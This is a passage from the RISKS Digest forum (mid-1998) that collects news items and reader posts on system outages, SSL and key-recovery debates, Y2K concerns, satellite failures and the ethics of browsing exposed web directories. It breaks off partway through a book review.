Peter Ladkin ladkin@rvs.uni-bielefeld.de <http://www.rvs.uni-bielefeld.de>

[Things reportedly got better after that, however. PGN]

⚡ Re: PacBell PCS outage

Tony Lima <TonyLima@ms.spacebbs.com>

Fri, 03 Jul 1998 00:14:00 GMT

On Friday 26 Jun 1998, PacBell managed to upload a corrupted database that disabled their digital "PCS" telephone service to all subscribers. The database was the central authentication database that ensures that the user of a particular phone has the rights to use that phone. The service is the new, non-cellular, digital service; you now know as much about the technology as I do. We are subscribers. Our telephone came back on-line at about 3 p.m. Saturday.

Details should be available at <http://www.sjmercury.com> or <http://www.sfgate.com>. Have a nice Fourth. - Tony

⚡ Vendors unite against bad applets

Edupage Editors <educom@educom.unc.edu>

Thu, 2 Jul 1998 14:35:19 -0400

A group of vendors has teamed up with the International Computer Security Association (ICSA) to form a Malicious Mobile Code Consortium, aimed at combating the threat of malicious or corrupt Java applets and ActiveX

controls. Malicious applets are capable of freezing a user's screen, slowing PC performance to a crawl, or even scrambling a hard drive. Charter members include Advanced Computer Research, Computer Associates, Cybermedia, Digitivity, Dr Solomon's Software International, eSafe Technologies, Finjan, Internet Security Systems, Quarterdeck, Security-7, Symantec and Trend Micro. The consortium will focus on educating companies and consumers, developing product-certification standards and testing, and providing a venue for information exchange. "The threat by mobile malicious code has been established," says ICISA's malicious mobile code program manager. "We have the benefit of anticipating these attacks and preventing them."
(*Information Week*, 1 Jul 1998; Edupage 2 July 1998)

✶ "The world's largest online database!"

"Lindsay F. Marshall" <Lindsay.Marshall@newcastle.ac.uk>
Wed, 24 Jun 1998 11:36:50 +0100 (BST)

This was posted recently to a mailing list of which I am a member :

<URL:<http://teraserver.microsoft.com/>>

"Microsoft TerraServer serves up some fascinating images. But it does a lot more. It demonstrates how off-the-shelf components from Microsoft, Compaq, Legato, and StorageTek can be used to design, to deploy, and manage a massive digital image database that has to be available 24 hours

a day,
seven days a week."

[clickety-click through the tedious map interface to SE
England]

"We're sorry, the TerraServer Database is temporarily
unavailable. Please
check back again soon, this should only be a temporary delay."

⚡ House hears about encoded circuit board missing from Chinese rocket

"Edelson, Doneel" <doneeledelson@aciins.com>
Wed, 24 Jun 1998 16:02:36 -0500

A secret encoded circuit board containing sensitive technology
was missing
from the wreckage of an American satellite aboard a Chinese
rocket that
exploded in 1996, and American officials said Tuesday at a joint
hearing of
two House committees, National Security and International
Relations, that
they suspected that Chinese authorities took the board.
[Source: *The New York Times*, 24 Jun 1998, try
[http://www.nytimes.com/library/politics/062498china-missiles.
html](http://www.nytimes.com/library/politics/062498china-missiles.html)]

⚡ Lucent cracks e-commerce encryption code

Edupage Editors <educom@educom.unc.edu>
Sun, 28 Jun 1998 14:56:16 -0400

A researcher at Lucent Technologies' Bell Labs has broken the

standard encryption code used for electronic commerce, called secure sockets layer, or SSL. Using a physical connection to a server computer operated by an Internet service provider, a hacker could send about a million carefully crafted messages to an e-commerce Web site operator, and analyze the responses to those messages to decode the original message. Following Lucent's announcement, Netscape, Microsoft and Security Dynamics' RSA Data Security unit issued patches to fix the problem. SSL relies on technology developed by RSA. (Reuters 26 Jun 1998; Edupage, June 28 1998)

✶ FIPS-Flop: Reuters on failed NIST key-recovery effort

Alan Davidson <abd@cdt.org>
Fri, 26 Jun 1998 14:46:39 -0500

The 22-member U.S. Government Technical Advisory Committee to Develop a Federal Information Processing Standard for the Federal Key Management Infrastructure (TACDFIPSFKMI) has failed in a two-year effort to design a federal computer security system that includes "back doors," a feature that would enable snooping by law enforcement agencies. Addressing Commerce Secretary William Daley, the panel wrote that it "encountered some significant technical problems that, without resolution, prevent the development of a useful FIPS. ... Because the focus of this work is security, we feel that it is critically important that we produce a document

that is complete, coherent, and comprehensive in addressing the many facets of this complex security technology.. The attached document does not satisfy these criteria."

The failure casts further doubt on the Clinton administration policy -- required for government agencies and strongly encouraged for the private sector -- of including such back doors in computer encryption technology used to protect computer data and communications, according to outside experts. But administration officials said the panel, which is set to expire in July, simply needed more time.

[Source: U.S. effort on encryption "backdoors" ends in failure, By Aaron Pressman, Reuters, 25 Jun 1998, PGN Stark Abstracting]

[Pressman's article also included this quote from Alan Davidson: "The administration keeps spending taxpayer money to pursue a ... strategy that's wrong-headed and won't protect security. Its own advisory committee can't answer basic questions about how to make it work for the government, yet they continue to push for its adoption by everyone, worldwide." PGN]

Alan Davidson, Staff Counsel, Center for Democracy and Technology, 1634 Eye St. NW, Suite, 1100 Washington, DC 20006 202.637.9800 <abd@cdt.org>

🔥 NSA declassifies encryption code

Edupage Editors <educom@educom.unc.edu>

Thu, 25 Jun 1998 16:22:04 -0400

The National Security Agency has declassified its 80-bit-length Skipjack encryption algorithm and its 1,024-bit-length key exchange algorithm, and made them publicly available. "This declassification is an essential part of the Department of Defense's efforts to work with commercial industry in developing reasonably priced computer-protection products," says the Pentagon. "This declassification decision will enable industry to develop software- and smart card-based security products, which are interoperable with Fortezza." The Skipjack algorithm is used in the Fortezza PC smart card, which controls access to computers in the Defense Message System and other DoD applications. (*EE Times*, 24 Jun 1998; Edupage, 25 June 1998)

✶ Woman cracker gets five-month prison sentence (Edupage)

Edupage Editors <educom@educom.unc.edu>

Tue, 30 Jun 1998 14:06:42 -0400

A former U.S. Coast Guard employee was sentenced to five months in prison for a July 1997 incident, in which she deleted crucial information from the Coast Guard personnel database and caused the computer system to crash.

Shakuntla Devi Singla was also ordered to serve five additional months of home detention and three years supervised release, and to pay \$35,000 in restitution to the Coast Guard. It took 115 Coast Guard employees 1,800

hours to restore the data, which included information on personnel promotions, transfers, assignments and disability claim reviews. Singla's attorney says her action was the result of frustration after her attempts to report the illegal behavior of a computer contractor were ignored.
(*The Washington Post*, 20 Jun 1998; Edupage, 30 June 1998)

⚡ Defining the line between hacking and web surfing...

Eli Goldberg <eli@prometheus-music.com>

Wed, 1 Jul 1998 19:49:14 -0700

I've recently been faced with a very curious intellectual dilemma: at what point is the web browsing that we do potentially --- and unknowingly --- crossing the line into illegal hacking?

RISKS has explored this topic before (such as with alternate uses of robots.txt files, such as for finding interesting stuff like http://www.cnn.com/webmaster_logs/).

Here are two recent encounters that have left me rather perplexed:

Case #1: A lot of AFS directories (a network file system popularized by CMU in the 1980s) have been starting to appear in recent months as publically viewable HTTP directories, without the knowledge of their owners. (In many cases, the directory owners have since graduated or moved to a staff position, leaving countless long-forgotten files and

E-mail archives in their home directory.)

On two occasions in the past month (one at MIT, and one at CMU), I've performed ordinary web searches using ordinary search engines, and ended up finding private documents belonging to friends, with personal and confidential information.

In each case, I immediately alerted the friend, and they had the permissions changed immediately, and the offending material removed.

(Now, removing the summaries from a dozen search engines for hundreds of pages will be another matter. ;)

Could perhaps a tenuous argument be constructed that an individual reading these private documents --- after realizing that they were not meant to be publically posted --- was hacking?

Case #2: A *lot* of webmasters omit index.html files in critical directories, or perhaps forget to configure their servers to deny access to directory listings to HTTP directories that lack index.html files.

This renders any casual web surfer trivially able to surf the actual directory tree of their web site --- including their CGI directory --- and associated private data files.

I've encountered this twice tonight --- once while attempting to post a housing vacancy at a local University's housing list (system was down, and I was curious why ;), and a second time while browsing a web site of a music publisher whose works I have enjoyed in the past.

In the latter case, I immediately stumbled upon full archives of this company's (unprotected) customer orders, web logs, &

associated
information, and other information that I believe any company
should
reasonably consider private. Ouch!

Let's say I went ahead and read those files.

Say, I was curious about more information about the company's
customers buying habits, and had no malicious or criminal
intent. Would
this be breaking the law?

On one hand, the webmaster *probably* didn't intend for the
information to be public. Does a difference truly exist between
exploiting known configuration errors in web sites, and
exploiting known
configuration errors in networked UNIX systems to access
information not
meant to be public?

On the other hand, it doesn't matter what they intend. They
have
made it public, and they've just placed it on a server where any
bozo
with a web browser can get to it just by typing a regular URL;
how could
one be breaking the law by viewing what they've already placed
in a
public area for viewing?

(Certainly, I never signed an agreement to limit my use of the
web site to
merely clicking on links, and have every right to type whatever
I'd like
into the URL field!)

Now, let's say a competitor to the company in question happened
to stumble
upon the same URL and data. What, then?

⚡ Y2K problem worries CIA

Edupage Editors <educom@educom.unc.edu>

Thu, 25 Jun 1998 16:22:04 -0400

Central Intelligence Agency director George Tennant is warning that the Year 2000 computer bug (found when programs are unable to correctly interpret dates past 1999) "provides all kinds of opportunities for someone with hostile intent" to gain information or plant viruses. "We are building an information infrastructure, the most complex the world has ever known, on an insecure foundation." (*USA Today*, 25 Jun 1998; Edupage, 25 June 1998)

⚡ Galaxy IV, 600 days and Y2K

"Ben Torrey" <rgtorrey@connix.com>

Wed, 1 Jul 1998 11:17:36 -0400

The following item is from Dennis Elenburg, "The Y2K Weatherman", delenburg@y2kwatch.com, <http://y2kwatch.com/>, 1 July 1998, re: the Galaxy IV failure, [RISKS-19.75-77](#)]

"Well, yesterday in talking to an engineer, I heard that the source of the problem was a 600-day date window. Bottom line, according to this particular engineer, is that Galaxy IV was taken out by a Y2k-like glitch. The recovery from the loss of this (single) satellite was pretty impressive, but what happens when we lose several satellites at the same time? Will we be able to recover communications then?"

[The list he refers to is his own Y2K Weatherman Report. I imagine that readers of RISKS would also be very interested in more information on this.
Ben Torrey, rgtorrey@connix.com]

✶ Galaxy IV muzak withdrawal

Philip Edmonds <pedmonds@cs.toronto.edu>
Wed, 24 Jun 1998 10:45:57 -0400

The loss of transmission from the Galaxy IV satellite last month made some customers realize how much they depended on Muzak. In Lafayette, Indiana, one upset and elderly Burger King customer told the manager: "Now I just have to sit here and hear myself think." [Source: *The Globe and Mail*, 24 Jun 1998]

Phil Edmonds

✶ No manual switching for railroads; result, famine

"Edelson, Doneel" <doneeledelson@aciins.com>
Wed, 1 Jul 1998 15:48:38 -0500

This is an excerpt from the CSIS Y2K conference.

Gary North's Y2K Links and Forums Summary and Comments
Category: Shipping_and_Transportation
Date: 1998-06-24 19:34:02
Subject: No Manual Switching for Railroads; Result, Famine
Link: <http://www.csis.org/html/y2ktran.html#simpson>

At a June 2 conference on y2k sponsored by the Center for Strategic and International Studies, Alan Simpson confirmed what I have been saying for over a year: the trains will go down. He said that the railroads have abandoned manual controls. "Going back to the rail system, they've taken out manual points. I talked to some of the major rail companies a few days back and said, 'Go to manual.' And they said, 'All our manual points are in the warehouse up in New York State waiting to be disposed of. We cannot switch manually anymore. We have taken out manual reversion systems on most of our key communication, power, and switching systems.' "

Conclusion: * * *

* * * * * And a few weeks ago he started looking at this, and it was Bruce Webster here who mentioned about, in one of his presentations, the could-be famine in the United States in 2000. And like most of you here I thought rubbish, rubbish, until we started looking at the infrastructure and started the wildfire scenarios on what if. And looking at New York and California, I walk into a supermarket and I get lettuce, fresh vegetables, any day of the year. Seven days ago they were in a field in California. Now they're in a supermarket just outside New York. We know the switches on the railroads are faulty. We know because of mergers, even today, many of the major corporations in the railroad business don't know where the railway stop is. When you move this way through, come 2000 you could have a scenario -- and when you look at this, it's the Soviet Union in the '80s -- where there's plentiful supply of food in the fields, but you

can't get it
from the fields to the towns to feed the population. This is not
a way-out,
whacko scenario. This is for real.

⚡ A new wrinkle in address harvesting?

George Swan <gswan@globalserve.net>
Mon, 29 Jun 1998 19:45:00 -0400 (EDT)

I received a copy of a chain letter recently. This chain letter
claimed
that a dying child's last wish was to have a chain letter sent
out across
the internet, to raise the public's level of awareness of the
dangers of
"cerebral carcinoma". A corporate sponsor was going to donate
three cents
to the American Cancer Society for every copy of the letter that
went out.
Readers were asked to add the e-mail address of the American
Cancer Society,
acs@aol.com, to their carbon copy list when forwarding it to
their friends.

Most chain-letter frauds seem aimed at the reader's greed. The
new wrinkle
in this one was that it was aimed at the reader's generosity and
altruism.
I believe the perpetrator's real intent was to harvest live e-
mail addresses.
I suspect that they intended to build two lists. I suspect that
all those
who actually responded to the campaign have marked themselves as
both
generous and trusting, and will be sent a second, more pushy,
campaign for
donations.

✶ Re: More on @\$%& Software (Agre, [RISKS 19.83](#))

<MNELSON@arinc.com>

Wed, 01 Jul 1998 8:46 -0500

Mr. Agre's observation raises a disturbing issue regarding the languages of choice in computer science courses. I have grown increasingly concerned that a sizable number of colleges and universities have chosen C or C++ as their language of choice based almost solely on its prevalence in the marketplace. While I agree that both are excellent, capable languages, they must be evaluated in the context of their original application. C (and by extension C++) was designed as a system software programming tool, to be used by experienced programmers to develop operating system and related software; it allows the programmer wide latitude and great flexibility, assuming in almost every case that the programmer knows what he/she is doing. On the other hand, this laissez-faire approach can lead to extraordinary, and sometimes destructive, program behavior under other circumstances, particularly those involving inexperienced programmers. Framed another way, it's a matter of choosing the right tool for the job at hand. C/C++ is probably the right tool if you're developing system software; I maintain that is not always the case for general application software development.

Having taught both Pascal and C++ for over 10 years I've seen

the situation

Mr. Agre's describes almost every semester: student programs inadvertently walking off the end of an array. With Pascal the language's run-time bounds checking caught this every time; the lack of these checks in C++ has been the source for countless hours of debugging baffling program behavior. Time and again, I have cautioned my students to treat C++ as an exquisitely capable power tool with few, if any, safety features: in the right hands it can do wonders, allowing a craftsman to fashion a work of art, knowing all the while that a minor slip-up could cost him a finger, arm, or leg. While languages such as Pascal and Ada have taken a beating over the years from various constituencies within the programming community for a wide variety of alleged sins, in the final analysis the safeguards built into these languages offer significant value-added to project managers in terms of the avoidance of this type of common logical errors within their program designs.

Michael A. Nelson, ARINC, Incorporated

⚡ REVIEW: "The Year 2000 Software Problem", Capers Jones

"Rob Slade" <rslade@sprint.ca>
Wed, 24 Jun 1998 12:31:54 -0800

BKY2KSWP.RVW 980410

"The Year 2000 Software Problem", Capers Jones, 1998, 0-201-30964-5,

U\$29.95/C\$41.95

%A Capers Jones

%C P.O. Box 520, 26 Prince Andrew Place, Don Mills, Ontario
M3C 2T8

%D 1998

%G 0-201-30964-5

%I Addison-Wesley Publishing Co.

%O U\$29.95/C\$41.95 416-447-5101 fax: 416-443-0948 bkexpress@aw.
com

%P 335 p.

%T "The Year 2000 Software Problem: Quantifying the Costs and
Assessing the Consequences"

"When the twentieth century ends, many software applications will either stop working or produce erroneous results since their logic cannot accept the transition from 1999 to 2000, when the dates change from 99 to 00 ... The costs of defending

against litigation and lawsuits can approximate half a year's software budget, but damages and penalties from suits that are

lost can reach multiples of annual software budgets and lead to bankruptcy ... Unfortunately, current data indicates that at least 15% of software applications will not be repaired in time." - from the Introduction

This book is a warning. By its own admission, however, it comes too

late. Is this book simply an insightful and focused locking of the

barn door after the horse has left the building?

Chapter one provides an executive overview of the situation. It shows that

year 2000 repairs should have started some time ago. However, it does also

demonstrate that it is barely possible to start such repairs now, provided

heroic measures are undertaken. It also proves that such repairs then would

have been much less costly than the same repairs now, and furnishes rough,

but well supported, estimates of costs for the repair of

applications, and for the failure to repair. A historical review in chapter two also notes that there is a benefit to the year 2000 problem: it will force companies to pay attention to their software inventory. Chapter three is rather odd, defining a handful of terms associated with applications development. The common metric for year 2000 work is the number of lines of code to be checked. Jones prefers the function point, and chapter four looks at conversion factors plus a glance at the size of the problem as a whole. However, it also starts to deal with direct and indirect costs, particularly in regard to litigation, and loses some focus thereby. Chapter five is a very thorough (perhaps at times overly thorough) assessment of the total impact of the Y2K problem on the United States, looking at the total cost, and cost by state, industry, programming language, and so forth.

Advice on the actual fixing of the problem starts with program testing in chapter six. Chapter seven looks very briefly at database repair. Litigation and liability is reviewed in chapter eight. The analysis of business failure risks, in chapter nine, seems to lean heavily on litigation as well. Chapter ten discusses the rise of the year 2000 repair industry. Retrofitting applications by the use of masking or windowing is mentioned in chapter eleven. The heavy United States emphasis of the book is partially rectified in chapter twelve. The analysis of the scope of the project by country is somewhat flawed by

assumptions that figures per line of code can be directly converted from US surveys. However, the chapter also looks at the impact of conversion to the Euro (the new European currency) and the diverse impact this may have on the problem as a whole. Chapter thirteen looks at factors that modify costs for various industries.

Chapter fourteen examines a number of problems that may arise in various sectors if the problem is not fixed in time. A review of general defensive tactics is contained in chapter fifteen.

Appendices

B, C, and E contain additional sources of information.

In general terms, the book does not give much in the way of advice for dealing with the crisis except for the suggestion to use masking in preference to date field expansion. However, it does provide you with some lovely frightening figures to use next time the CEO asks you if this Y2K thing is really of any importance.

copyright Robert M. Slade, 1998 BKY2KSWP.RVW 980410



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 85

Tuesday 14 July 1998

Contents

- [Hong Kong Airport emulates Kuala Lumpur](#)
[PGN](#)
- [Amsterdam airport down](#)
[sinteur](#)
- [Premature airbagulation](#)
[PGN](#)
- [Jamming devices to cut noise pollution in Japan?](#)
[Keith Rhodes](#)
- [Russia nearly launched nukes in '95](#)
[John P. Wilson](#)
- [More satellite problems](#)
[Joan Brewer](#)
- [Possessing fake IDs soon to be a federal crime](#)
[Declan McCullagh](#)
- [Cisco backs backdoor for Internet wiretaps](#)
[Declan McCullagh](#)
- [Y2K as a necessary event: Contingency plans needed](#)
[Bob Frankston](#)
- [Re: Key management and Alan Davidson's message](#)
[Stephen Kent](#)

- [Re: Vendors unite against bad applets](#)
[Li Gong](#)
 - [Re: Defining the line between hacking and web surfing](#)
[Michael Hogsett](#)
 - [Risks of trying to filter spam from newsgroups](#)
[Ben Klausner](#)
[PGN](#)
 - [REVIEW: "Maximum Security", Anonymous](#)
[Rob Slade](#)
 - [REVIEW: "Windows NT Security Guide", Stephen A. Sutton](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ Hong Kong Airport emulates Kuala Lumpur

RISKS List Owner <risiko@csl.sri.com>

Wed, 8 Jul 98 12:56:58 PDT

(The emu was late?) Tons of produce rotted. *The New York Times* 8 Jul 1998 has a picture (but no story) of many baggage containers that could not be sent from the newly opened Hong Kong airport, which had to be trucked over to the old Kai Tak airport. According to an item contributed by Daniel Graifer, the problem was attributed to a "complete breakdown" of the inbound cargo-handling system, including the loss of all cargo records. There were also lots of passenger delays and automated baggage-handling delays. Of course, everything reportedly had worked perfectly in the earlier tests.

PGN

✶ Amsterdam airport down

sinteur <sinteur@bortiboll.com>

Mon, 13 Jul 1998 09:08:14 +0200

At about 13:00 on 11 Jul 1998, one of the busiest days in the year for Schiphol, the Amsterdam Airport, a computer malfunction stopped just about all air operations. According to the Dutch newspapers, some malfunction in the Triple A (AAA) system in air-traffic control blanked all screens, forcing the airport to put all traffic 'on hold'. It took about 30 minutes to get the system back up, and the rest of the day to clear the resulting mess. According to a spokesperson, "You can't use full capacity at once, you have to build that up."

The Triple A system has been in use since 1 Jun 1998. Some more interesting quote that appeared in the newspaper: "Stories about ripped-apart cables are nonsense. The defect has been fixed, and we're not afraid it will happen again." [At least two risks in this quote: what do you tell your customers, and what do you mean, you're not afraid it will happen again?]

✶ Premature airbagulation

"Peter G. Neumann" <neumann@csl.sri.com>

Tue, 14 Jul 98 8:32:53 PDT

After 130 reported injuries due to gratuitous deployment of automobile airbags, General Motors and is recalling almost one million cars

(1996 and 1997 Chevy Cavaliers and Pontiac Sunfires, and 1995 Cadillac DeVilles, Concours, Seviles, and Eldorados). The Cavaliers and Sunfires have a sensor calibration problem that enables the air bags to inflate even under normal conditions on paved roads (perhaps an object bouncing up against the underside); the fix involves a little software reprogramming. The Cadillac air bags can deploy when there is moisture on the floor under the driver's seat, where the computer is located. A fix might involve waterproofing the computer box. [Source: AP item, 14 July 1998, PGN Abstracting]

[Cadillac year typo fixed in archive copy. PGN]

✶ Jamming devices to cut noise pollution in Japan?

Keith Rhodes <rhodesk.aimd@gao.gov>

Tue, 14 Jul 98 07:05:44 -0500

In response to a widespread Japanese annoyance with other folks' mobile phones, Japanese entrepreneurs are marketing mobile jamming devices that can be used to silence those other folks. Because "regulators are concerned that such equipment could be misused", there are proposals to limit the use of the jamming devices to areas in which the phones could cause significant disturbances -- such as movies, restaurants, and offices. (There are now 30 million mobile phones in Japan, one for every three people.) [Source: an article by Jonathan Watts in **The Guardian**, Scripps Howard News Service, 31

Jul 1998; PGN Stark Abstracting. Perhaps the jammers can deploy air bags?]

✶ Russia nearly launched nukes in '95

"John P. Wilson" <jowilson@mtu.edu>

Sun, 12 Jul 1998 22:54:48 -0400 (EDT)

A Norwegian weather research rocket was mistaken for an American Trident ballistic missile in 1995. This was due to "the poor state of the [Russian] early warning systems." After the missile was spotted, a ten-minute countdown began toward a retaliatory strike on the US. The Strategic Rocket Forces were commanded to get ready for the next order, which would have been the launch order.

[<http://www.the-times.co.uk/news/pages/tim/98/07/13/timfgnrus01001.html?1124027>

jpw very stark abstracting]

John Wilson -- jowilson@mtu.edu <http://www.ed.mtu.edu/~jowilson/>

✶ More satellite problems

Bleeding Edge BS CSE <723xpresso@geocities.com>

Sun, 12 Jul 1998 08:33:28 -0700

Subsequent to the 19 May 1998 failure of the PanAmSat Galaxy IV HS601 Hughes satellite ([RISKS-19.75](#)-78,81,84), Hughes Electronics Corp. is also

investigating two further malfunctions of HS601 satellites:

* On 13 June 1998, the primary control processor of Galaxy VII failed, causing service problems for several hours for several cable-television networks.

* On 4 July 1998, a spacecraft control processor failed aboard a satellite used to beam broadcasts to 3.7 million U.S. subscribers of DirecTV, the 185-channel direct-broadcast satellite TV service also owned by Hughes.

In both cases, they were able to switch to a backup processor.

[Sources:

Reuters and Wall Street Journal, 9 Jul 1998, courtesy of Joan Brewer; PGN Abstracting]

✶ Possessing fake IDs soon to be a federal crime

Declan McCullagh <declan@well.com>

Fri, 10 Jul 1998 12:43:27 -0700 (PDT)

Proposal to Make Fake IDs a Federal Offense

By Declan McCullagh (declan@well.com)

TIME.com / The Netly News, July 10, 1998

<http://cgi.pathfinder.com/netly/article/0,2334,13979,00.html>

Remember when your underage friend ginned up that fake driver's license to

go bar-hopping? Soon it may be a federal crime, punishable by serious fines

and up to 15 years in the slammer. The Senate Judiciary Committee yesterday

unanimously approved the "Identity Theft and Assumption Deterrence Act," a

clunkily named bill that bans obtaining, possessing or using ID "other than that issued lawfully for the use of the possessor." [Remainder snipped.]

⚡ Cisco backs backdoor for Internet wiretaps

Declan McCullagh <declan@well.com>
Tue, 14 Jul 1998 10:03:11 -0700 (PDT)

Cisco Backs Backdoor for Internet Wiretaps

By Declan McCullagh (declan@well.com)

[TIME.com / The Netly News 14 Jul 1998]

<http://cgi.pathfinder.com/netly/article/0,2334,14025,00.html>

Yesterday Cisco Systems announced a new plan to include "private doorbells" in its routers. The company says it's a great way to protect everyone's personal information on-line. So why are privacy groups crying foul?

The approach made public yesterday by 13 of the largest technology firms will lead to an Internet that's easily wiretappable -- it's the on-line equivalent of the reviled Digital Telephony (CALEA) law planned for the phone system. [...remainder snipped...]

⚡ Y2K as a necessary event: Contingency plans needed

<Bob_Frankston@frankston.com>
Sun, 12 Jul 1998 22:41 -0400

In my ongoing role of being the naive* contrarian

I'm concerned about all the Y2K discussion that focuses on prevention and little, if any, discussions of contingency plans. This represents a basic misunderstanding of how to deal effectively technology. I use the term "ballistic automation" for the clockwork-like model of automation in which one sets up all the rules and the system just runs without ongoing intervention and tweaking.

In any system, there will be surprises and failures. While prevention is great, it is never complete. Instead one must prepare for failures. We must assume that there will be pervasive Y2K failures. The question is how do we survive and recover from them. Such planning has a higher value than Y2K prevention in that they basis for resilience that can deal with failures in general and, as a side benefit, provides better security since security breaches are simply failures.

And Y2K is only one of many problems. There are many limited-size fields including other clocks (like the Unix one due to expire in 2037?)

Systems do not deal with events that are unanticipated and have difficulty with those anticipated but not experienced.

One simple example the response zip code changes. Read http://www.boston.com/dailyglobe/globehtml/193/Post_office_delivers_new_codes.htm for more on the zip code changes in the Boston area.

It took years for phone systems to learn to deal with area code changes and generalized area codes. But no one has heard of a zip code

change. When I provide my new zip code on e-forms, it gets rejected by systems that do checking. Even mail from the Post Office itself uses the old zip code. Not only is the zip code changing but it will be recycled within a year or so! Hopefully, unlike the phone network, I'll still be able to get mail in the future since the Post Office does have some resilience in that it tries to handle failures with manual intervention (for now). But the more general principles of systems design need to percolate from what we've learned in designing systems into more the more general awareness of design issues. The zip code system, for example, was designed without leaving extra zip codes for future growth!

While on the topic of the Post Office, there was another article <http://www.globe.com/dailyglobe/globehtml/193/Errant_mail_delivery_brings_bagful_.htm> about the consequences of unreliable delivery. The concept of end to end vs link level reliability is something we've learned in the design of computer systems <<http://www.reed.com/Papers/EndtoEnd.html>>. Again, this experience needs to feed back into low tech systems.

There are indeed risks of technology. But there are also risks of nontechnology. We must understand the risks but shouldn't be naive to assume that we can choose a risk-free path. And we must learn that we only anticipate some changes and need to "shake out" systems periodically. Just like we've learned that value of forest fires, Y2K might help in clearing out the underbrush.

* I'm not really that naive, but a nonnaive discussion that goes into all the issues would be too long and boring for this forum.

✉ Re: Key management and Alan Davidson's message ([RISKS-19.84](#))

Stephen Kent <kent@bbn.com>

Wed, 8 Jul 1998 15:45:26 -0400

The Reuter's article, portions of which Mr. Davidson posted, is an inaccurate characterization of the work and the outcome of the Technical Advisory Committee to Develop a Federal Information Processing Standard for the Federal Key Management Infrastructure (TACDFIPSFKMI). The committee did not set about to "design a federal computer security system that includes "back doors." Rather, the committee worked to develop a FIPS that would be used to evaluate the security functionality, assurance, and interoperability of key recovery systems. The document is quite policy neutral, addressing only technical aspects of evaluating such systems, not necessarily endorsing their use. It also is technology neutral, not favoring any particular key recovery technique. It is analogous to FIPS 140-1, the security evaluation criteria for cryptographic modules.

To say that the committee "failed" is an oversimplification. We did not complete the FIPS and we advised the secretary that the document, in its current form, was not ready for public review, the next phase in

the FIPS development process. Since we stopped work in the middle of the document review process, we knew there were internal inconsistencies that needed to be resolved. However, our experience with the review process suggests that these problems can be resolved. In the letter, the committee noted that it had made significant progress in its efforts and that committee members were willing to continue work on the document. Many expressed a belief that the document could be successfully completed.

Steve Kent, Chair, TACDFIPSFKMI

✉ Re: Vendors unite against bad applets (Edupage, [RISKS-19.84](#))

Li Gong <gong@games.Eng.Sun.COM>
Tue, 7 Jul 1998 21:30:26 -0700

It is incorrect to refer to all mobile code using the term "applet". It is also incorrect to lump Java together with ActiveX -- they have vastly different security potentials. Moreover, this announcement is confusing viruses with anything that travels. In fact, the Consortium appears to be quite ambitious, in that mobile code basically includes anything that causes something to happen at a remote site -- the code does not actually have to travel to have the mobile effect. The following are all examples of "mobile code" under this definition:

CD-ROM

zip drive
Lisp code
Java applet
Word document
agent software
browser plugin
postscript file
removable storage
ActiveX components
articles posted to newsgroups
any number of scripting languages
attached e-mail components (MIME)
floppy disk (demo disks you receive in the post)
someone over the phone asking you to run a program
... (the list goes on and on)

It is great that the anti-virus vendors are committed to address all these problems. Some rudimentary questions will be, how many of these do not consider security, which has hopeless security, and which has the best security architecture so should be the least to worry about.

Li Gong, Java Software Division, Sun Microsystems

✉ Re: Defining the line between hacking and web surfing ([RISKS-19.84](#))

Michael Hogsett <hogsett@warp.csl.sri.com>

Wed, 08 Jul 1998 12:03:38 -0700

I would think about it this way. If I were to put a box in my front yard with a sign that said free information, and in it I accidentally put my tax return, how could I blame someone for reading it. It is my fault for making the mistake. I feel the same way about web sites. If they

serve it, I can read it, period. If they do not want me to read it, they should not serve it.

I feel that by installing a web server the webmaster is responsible for the content which it serves. If I am able to get the server to give me information that was not intended to be served that it is not my fault.

For example, some sites on the net serve image databases, such as stock photography. Often the images will be given sequential names, such as k014.jpg, k015.jpg, etc. Frequently the sites will have several examples on the web page from the image database. If I then make sequential requests to the web server for files which were not linked to from the page, such as k001.jpg, k002.jpg, etc., and the web server gives them to me then clearly the webmaster needs to rethink how the web site is organized. I don't think that it is my fault for requesting, then subsequently retrieving the images.

I wrote a 55 line perl program which does just this. It makes requests to a webserver for a sequential list of filenames, and if it gets the expected response (eg not "404 not found"), then it saves the file. Am I hacking or am I optimizing my web surfing time through automation? I like to feel that I am saving time.

Michael Hogsett

⚡ Risks of trying to filter spam from newsgroups

Ben Klausner <klausner@austin.ibm.com>

Wed, 8 Jul 1998 13:01:30 -0500 (CDT)

I've found that one of the most effective filters in my KILL file for reading newsgroups is one that requires all subject lines to have at least a single lower case character. Any message whose subject is in all caps is 90% likely to be spam, and 10% likely to be from someone who thinks is message is much more important then the rest of us do.

Unfortunately, the one kink in this is reading comp.risks, which posts all of its subject lines in all caps. I hope this isn't telling us something. ;)

⚡ Risks of trying to filter spam from newsgroups

RISKS List Owner <risko@csl.sri.com>

Wed, 8 Jul 98 13:07:35 PDT

Thanks to Ben's inspired prodding, I have changed the Subject: line of this issue (and future issues as well) so that the success rate of Ben's filter might increase a little).

I suggested to Ben that if spammers read his RISKS posting, his filter might no longer be as effective, but Ben thought it was very unlikely that spammers actually might *read* anything in RISKS. PGN

🔥 REVIEW: "Maximum Security", Anonymous

"Rob Slade" <rslade@sprint.ca>

Tue, 30 Jun 1998 14:51:22 -0800

BKMAXSEC.RVW 980501

"Maximum Security", Anonymous, 1997, 1-57521-268-4,
U\$49.99/C\$70.95/UK#46.95

%A Anonymous

%C 201 W. 103rd Street, Indianapolis, IN 46290

%D 1997

%E Mark Taber newtech_mgr@sams.mcp.com

%G 1-57521-268-4

%I Macmillan Computer Publishing (MCP)

%O U\$49.99/C\$70.95/UK#46.95 800-858-7674 <http://www.mcp.com>

%P 885 p. + CD-ROM

%T "Maximum Security"

Rather loudly promoted on the net these days, the major selling point of

this book is that it was written "by an experienced hacker."

Supposedly one

who spent some time as a guest of Uncle Sam for fiddling bank machines.

(Some of what we are told about the author does not fit with the contents of

the book, but then, as an old professional paranoid, I may be unduly

suspicious.) Leaving aside questions of morality and definitions of the

term "hacker," let us merely observe that these people are the gnostics.

They are the devotees of the hidden, esoteric, and arcane knowledge. Such

knowledge, of course, is cheapened and weakened by being revealed. Which

may explain a certain reticence on a number of points in the book. The

introduction makes this mindset clear: Anonymous assumes that if you will

